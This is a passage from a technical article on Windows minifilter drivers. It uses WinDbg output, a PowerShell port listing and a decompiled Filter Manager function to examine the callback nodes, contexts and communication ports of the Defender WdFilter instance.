
```
3: kd> dt _CALLBACK_NODE ffff880f8afc0a30
FLTMGR!_CALLBACK_NODE
   +0x000 CallbackLinks    : _LIST_ENTRY [ 0xffff880f`8af8cd10 - 0xffff880f`8a930308 ]
   +0x010 Instance         : 0xffff880f`8afc0620 _FLT_INSTANCE
   +0x018 PreOperation     : 0xfffff807`1ac718d0     _FLT_PREOP_CALLBACK_STATUS  +0
   +0x020 PostOperation    : 0xfffff807`1ac71f20     _FLT_POSTOP_CALLBACK_STATUS  +0
   +0x018 GenerateFileName : 0xfffff807`1ac718d0     long  +0
   +0x018 NormalizeNameComponent : 0xfffff807`1ac718d0     long  +0
   +0x018 NormalizeNameComponentEx : 0xfffff807`1ac718d0     long  +0
   +0x020 NormalizeContextCleanup : 0xfffff807`1ac71f20     void  +0
   +0x028 Flags            : 0 (No matching name)
```

**[Figure 46] _CALLBACK_NODE structure: retrieving information to one given instance**

There are multiple details to comment about the output:

- We have a doubly linked list of **CALLBACK_NODE** structures.
- We see a reference to **PreOperation** and **PostOperation** callbacks.
- All references to names are "blank", but we already learned that this doesn't happen with other minifilter drivers such **WoF (Windows Overlay Filter).**

As a minifilter needs to pass contexts to save and pass information about an object, so it required a mechanism like minifilter contexts (**CONTEXT_NODE**) and, as expected, there is a context associated to an instance too:




```
3: kd> !instance 0xffff880f8afc0620 2

FLT_INSTANCE: ffff880f8afc0620 "WdFilter Instance" "328010"
   ContextLock                 : (ffff880f8afc06a0)
   Context                     : (ffff880f8afc06b0)
      CONTEXT_NODE: ffff880f8afb9dc0  [0002] InstanceContext NonPagedPool
         ALLOCATE_CONTEXT_NODE: ffff880f8ae9c960  [01] LookasideList
            Filter                     : ffff880f8ae9c4d0 "WdFilter"
            ContextCleanupCallback     : fffff8071ac681e0  WdFilter+0x281e0
            Next                       : 0000000000000000
            ContextType                : [0002] InstanceContext
            Flags                      : [01] LookAsideListInited
               Size                       : 464
               PoolTag                    : MPic
         ---
         AttachedObject             : ffff880f8afc0620
         UseCount                   : 1
         TREE_NODE: ffff880f8afb9dd8 (k1=0000000000000000, k2=0000000000000000) [00010000] InTree
         UserData                   : ffff880f8afb9e20
```

**[Figure 47] _CONTEXT_NODE structure: retrieving information to one given instance**

Checking the fourth line of the output, we see the reference to **NonPagedPool**. Except volumes contexts, which must be allocated from **NonPagedPool**, all remaining contexts (instances, streams, files, transaction and stream handles) can be allocated from **PagedPool** or **NonPagedPool**.


Anyway, if readers want, it is possible to investigate the **_CONTEXT_NODE structure** by using the same technique used until now and picking up one of the context nodes, as shown on the next page:



```
3: kd> dt _CONTEXT_NODE ffff880f8afb9dc0
FLTMGR!_CONTEXT_NODE
   +0x000 TxCtxExtension    : (null)
   +0x000 SectionCtxExtension : (null)
   +0x000 Data              : (null)
   +0x008 RegInfo           : 0xffff880f`8ae9c960 _ALLOCATE_CONTEXT_HEADER
   +0x010 AttachedObject    : <unnamed-tag>
   +0x018 TreeLink          : _TREE_NODE
   +0x018 FltWork           : _FLTP_WORKITEM
   +0x050 UseCount          : 0n1
```

**[Figure 48] _CONTEXT_NODE structure: overlay with structure's address from last output**


An organized output containing exactly the same information is given by:



```
3: kd> !ctx ffff880f8afb9dc0

CONTEXT_NODE: ffff880f8afb9dc0  [0002] InstanceContext NonPagedPool
   ALLOCATE_CONTEXT_NODE: ffff880f8ae9c960 "WdFilter" [01] LookasideList (size=464)
   AttachedObject           : ffff880f8afc0620
   UseCount                 : 1
   TREE_NODE: ffff880f8afb9dd8 (k1=0000000000000000, k2=0000000000000000) [00010000] InTree
   UserData                 : ffff880f8afb9e20
```

**[Figure 49] Context information associated to the instance**

Returning to communication ports subject, it is time to examine one of those ports:



```
3: kd> !port ffff880f8ebc3360

FLT_PORT_OBJECT: ffff880f8ebc3360
   FilterLink               : [ffff880f8ebc4be0-ffff880f8ebc1ca0]
   ServerPort               : ffff880f8a8bdb80
   Cookie                   : ffff880f8a937148
   Lock                     : (ffff880f8ebc3388)
   MsgQ                     : (ffff880f8ebc33c0)  NumEntries=4 Enabled
   MessageId                : 0x0000000000000000
   DisconnectEvent          : (ffff880f8ebc3498)
   Disconnected             : FALSE
```

**[Figure 50] _FLT_PORT_OBJECT structure**

As we learned previously, a communication port (created by **FltCreateCommunicationPort function**) is important to keep the communication between the minifilter driver and application and, as expected, there is a series of functions involved with communication tasks, and few of these functions **are FilterConnectCommunicationPort, FltSendMessage, FilterSendMessage, FilterReplyMessage** and so on.

Additionally, drivers uses mechanisms to exchange messages (its header is represented by **FILTER_MESSAGE_HEADER structure**), to signaling that is waiting for messages (message queue, represented by **_FLT_MESSAGE_WAITER_QUEUE** structure), a callback to be notified when a message is available (**MessageNotifyCallback routine**, which is called at *IRQL=PASSIVE_LEVEL* by **Filter Manager**) and a ***PortCookie*** that is used to uniquely identify the client port or server port, depending on the side of the communication.


Just in case readers have curiosity about the stuff, there is a PowerShell module named **NtObjectManager**, written by *James Forshaw* (https://www.powershellgallery.com/packages/NtObjectManager/1.1.33) that provides the communication ports easily for you:

PS C:\> **Install-Module -Name NtObjectManager**
PS C:\> **Set-ExecutionPolicy RemoteSigned**
PS C:\> **Import-Module NtObjectManager**
PS C:\> **NtObject:\ | Where-Object TypeName -eq "FilterConnectionPort"**
PS C:\> **ls NtObject:\ | Where-Object TypeName -eq "FilterConnectionPort"**

```
Name                                                          TypeName
----------------------------------------------------------   -------------------------
UnionfsPort                                                   FilterConnectionPort
storqosfltport                                                FilterConnectionPort
MicrosoftMalwareProtectionRemoteIoPortWD                      FilterConnectionPort
MicrosoftMalwareProtectionVeryLowIoPortWD                     FilterConnectionPort
WcifsPort                                                     FilterConnectionPort
WinSetupMonPort                                               FilterConnectionPort
MicrosoftMalwareProtectionControlPortWD                       FilterConnectionPort
BindFltPort                                                   FilterConnectionPort
MicrosoftMalwareProtectionAsyncPortWD                         FilterConnectionPort
CLDMSGPORT                                                    FilterConnectionPort
MicrosoftMalwareProtectionPortWD                              FilterConnectionPort
```

**[Figure 51] List of registered communication ports**

Returning to **_FLT_PORT_OBJECT structure**, the **MegQ member** is, as we already explained, a pointer to the **_FLT_MESSAGE_WAITER_QUEUE structure**, which can be applied to the address and, executing the following sequence of commands, we have:



```
1: kd> dt _FLT_MESSAGE_WAITER_QUEUE 0xffff880f8ebc33c0
FLTMGR!_FLT_MESSAGE_WAITER_QUEUE
   +0x000 Csq              : _IO_CSQ
   +0x040 WaiterQ          : _FLT_MUTEX_LIST_HEAD
   +0x090 MinimumWaiterLength : 0xffffffff
   +0x098 Semaphore        : _KSEMAPHORE
   +0x0b8 Event            : _KEVENT
1: kd> dx -id 0,0,ffff880f89eab040 -r1 (*((FLTMGR!_FLT_MUTEX_LIST_HEAD *)0xffff880f8ebc3400))
(*((FLTMGR!_FLT_MUTEX_LIST_HEAD *)0xffff880f8ebc3400))                 [Type: _FLT_MUTEX_LIST_HEAD]
    [+0x000] mLock            [Type: _FAST_MUTEX]
    [+0x038] mList            [Type: _LIST_ENTRY]
    [+0x048] mCount           : 0x6 [Type: unsigned long]
    [+0x048 ( 0: 0)] mInvalid         : 0x0 [Type: unsigned char]
1: kd> dx -id 0,0,ffff880f89eab040 -r1 (*((FLTMGR!_LIST_ENTRY *)0xffff880f8ebc3438))
(*((FLTMGR!_LIST_ENTRY *)0xffff880f8ebc3438))                 [Type: _LIST_ENTRY]
    [+0x000] Flink            : 0xffff880f905cd1c8 [Type: _LIST_ENTRY *]
    [+0x008] Blink            : 0xffff880f90187548 [Type: _LIST_ENTRY *]
1: kd> dx Debugger.Utility.Collections.FromListEntry(*(nt!_LIST_ENTRY *)0xffff880f905cd1c8, "nt!_IRP", "Tail.Overlay.ListEntry")
Debugger.Utility.Collections.FromListEntry(*(nt!_LIST_ENTRY *)0xffff880f905cd1c8, "nt!_IRP", "Tail.Overlay.ListEntry")
    [0x0]            [Type: _IRP]
    [0x1]            [Type: _IRP]
    [0x2]            [Type: _IRP]
1: kd> dx -r1 (*((ntkrnlmp!_IRP *)0xffff880f92bfb5e0))
(*((ntkrnlmp!_IRP *)0xffff880f92bfb5e0))                 [Type: _IRP]
    [<Raw View>]     [Type: _IRP]
    IoStack          : Size = 1, Current IRP_MJ_DEVICE_CONTROL / 0x0 for Device for "\FileSystem\FltMgr"
    CurrentStackLocation : 0xffff880f92bfb6b0 : IRP_MJ_DEVICE_CONTROL / 0x0 for Device for "\FileSystem\FltMgr" [Type: _IO_STACK_LOCATION *]
    CurrentThread    : 0xffff880f98e4c080 [Type: _ETHREAD *]
```

**[Figure 52] Examining a sequence of fields since _FLT_MESSAGE_WAITER_QUEUE**

As we can realize, from a given message queue structure we reached an **_ETHREAD** and **_IO_STACK_LOCATION** structures.


Investigating the fourth command, we have:

- **dx Debugger.Utility.Collections.FromListEntry(*(nt!_LIST_ENTRY *)0xffff880f905cd1c8, "nt!_IRP", "Tail.Overlay.ListEntry")**

Readers could certainly ask from where components of this command come. This WinDbg command is using **LINQ (Language-Integrated Query)**, which is well-known from **C# programming**, and the syntax of this command comes from WinDbg documentation on MSDN. In few words, this command parses the **nt!_LIST_ENTRY structure**, and its composition is simple:

- **0xffff880f905cd1c8:** Flink pointer
- **nt!_IRP:** structure being referenced.
- **Tail.Overlay.ListEntry:** field from **_IRP structure** being referenced by Flink pointer.

The remaining point is: how do I know that this list points to the **nt!IRP structure** and, in special, to **Tail.Overlay.ListEntry** field? Open the **fltmgr.sys file** on the IDA Pro, and even not doing any treatment on the code, you can easily observe that **FltpAddMessageWaiter( )** receiving three arguments: a pointer to **_IO_Csq structure**, a pointer to IRP structure and the third argument associated with context:



```
 1 __int64 __fastcall FltpAddMessageWaiter(struct _IO_CSQ *Csq, PIRP Irp, PVOID InsertContext)
 2 {
 3   _LIST_ENTRY *p_ListEntry; // rcx
 4   struct _IO_CSQ **v6; // rdx
 5
 6   p_ListEntry = &Irp->Tail.Overlay.ListEntry;
 7   Irp->Tail.Overlay.ListEntry.Flink = 0i64;
 8   if ( ((__int64)Csq[2].CsqInsertIrp & 1) != 0 )
 9     return 3221225527i64;
10   LODWORD(Csq[2].CsqInsertIrp) += 2;
11   v6 = *(struct _IO_CSQ ***)&Csq[2].Type;
12   if ( *v6 != (struct _IO_CSQ *)&Csq[1].ReservePointer )
13     __fastfail(3u);
14   p_ListEntry->Flink = (_LIST_ENTRY *)&Csq[1].ReservePointer;
15   p_ListEntry->Blink = (_LIST_ENTRY *)v6;
16   *v6 = (struct _IO_CSQ *)p_ListEntry;
17   *(_QWORD *)&Csq[2].Type = p_ListEntry;
18   if ( Irp->Tail.Overlay.CurrentStackLocation->Parameters.Read.Length >= LODWORD(Csq[2].CsqRemoveIrp) )
19   {
20     if ( WPP_GLOBAL_Control != &WPP_GLOBAL_Control && (*((_DWORD *)WPP_GLOBAL_Control + 11) & 0x2000) != 0 )
21       WPP_SF_(*((_QWORD *)WPP_GLOBAL_Control + 3), 0x20u, (__int64)&WPP_f4f2b71bbb6732b7d7c5e27e0705658d_Traceguids);
22     KeSetEvent((PRKEVENT)&Csq[2].ReservePointer, 0, 0);
23     LODWORD(Csq[2].CsqRemoveIrp) = -1;
24   }
25   if ( WPP_GLOBAL_Control != &WPP_GLOBAL_Control && (*((_DWORD *)WPP_GLOBAL_Control + 11) & 0x2000) != 0 )
26     WPP_SF_(*((_QWORD *)WPP_GLOBAL_Control + 3), 0x21u, (__int64)&WPP_f4f2b71bbb6732b7d7c5e27e0705658d_Traceguids);
27   KeReleaseSemaphore((PRKSEMAPHORE)&Csq[2].CsqPeekNextIrp, 1, 1, 0);
28   return 259i64;
29 }
```

**[Figure 53] FltpAddMessageWaiter function**

**On line 6** we have our reference to **p_ListEntry = &Irp->Tail.Overlay.ListEntry** and, on **lines 14 and 15**, readers are able to check the doubly linked list set up. Anyway, once readers reach the **_ETHREAD structure**, it is possible to retrieve the value of any field.

There are deeper details about these concepts such as filter contexts, communication ports, message queues and so on, but it is enough for now and, hopefully, readers are forming a big picture about minifilter drivers.

Of course, there are more details, and it is time to move on.


As a summary, while examining minifilter drivers, readers will find key routines such as:

- **DriverEntry:** it is the same routine as kernel drivers and, at the same way, it is requested for all filter drivers. Additionally, this routine serves as a starting point for key actions, and, for example, it is where the minifilter driver can register (through **FltRegisterFilter routine**) one **preoperation callback** and one **postoperation callback** (it is not necessary to be present both ones) for each of of different I/O types been manipulated and filtered by the minifilter.
- **FltRegisterFilter:** this routine is used by minifilter drivers to register to provide a list of callback routines to the Filter Manager and, at the same time, to register themselves to the minifilter driver's list.
- **FltStartFiltering:** this routine notifies the Filter Manager that it is ready and can start to filter requests by attaching to volumes.
- **FltCreateCommunicationPort:** this routine opens a kernel communication server port.
- **FltCloseCommunicationPort:** this routine closes a kernel communication server port.
- **FilterUnloadCallback:** it is the routine responsible for unloading the minifilter driver. It is an optional routine.
- **FltUnregisterFilter:** this routine unregisters the minifilter driver.

It is really important to understand the concept of **preoperation callback** because each minifilter driver can have its own, and every associated preoperation callback to each registered minifilter will be called from the minifilter driver that holds the higher altitude up to the lowest one for that specific type I/O operation. Additionally, the *Register parameter* from **FltRegister routine** is relevant because it holds a pointer to the **FLT_REGISTRATION structure**. This structure holds a field/member that is actually an array of **FLT_OPERATION_REGISTRATION structures**, which each one represents a type of operation being manipulated and filtered by the minifilter driver. Certainly, it might seem confusing because there are three levels of redirection here, but it is not so uncommon with kernel and minifilter drivers. However, it is not the end yet and, as there are two file system filter driver models, minifilter drivers receive the I/O operation first, and later the legacy file system filter drivers receive it for processing. Afterwards, the associated file system receives the I/O operation for further processing. In the order side, **postoperation routines** (each minifilter drivers that has registered to process that type of I/O operation can have or not a postoperation callback) start their work in the reverse order, finish the processing of the I/O operation, return it to the filter managers, which passes it to the next minifilter driver at the upper layer. At this point, it is not hard to realize that a file system minifilter likely will be using **many preoperation callback routines** to manipulate and filter I/O operations, and these preoperation callbacks can return values to the Filter Manager like **FLT_PREOP_SYNCHRONIZE** (for IRP based operations, which can have its type confirmed by **FLT_IS_IRP_OPERATION macro**, and a **postoperation routine** will be invoked during the I/O completion phase), 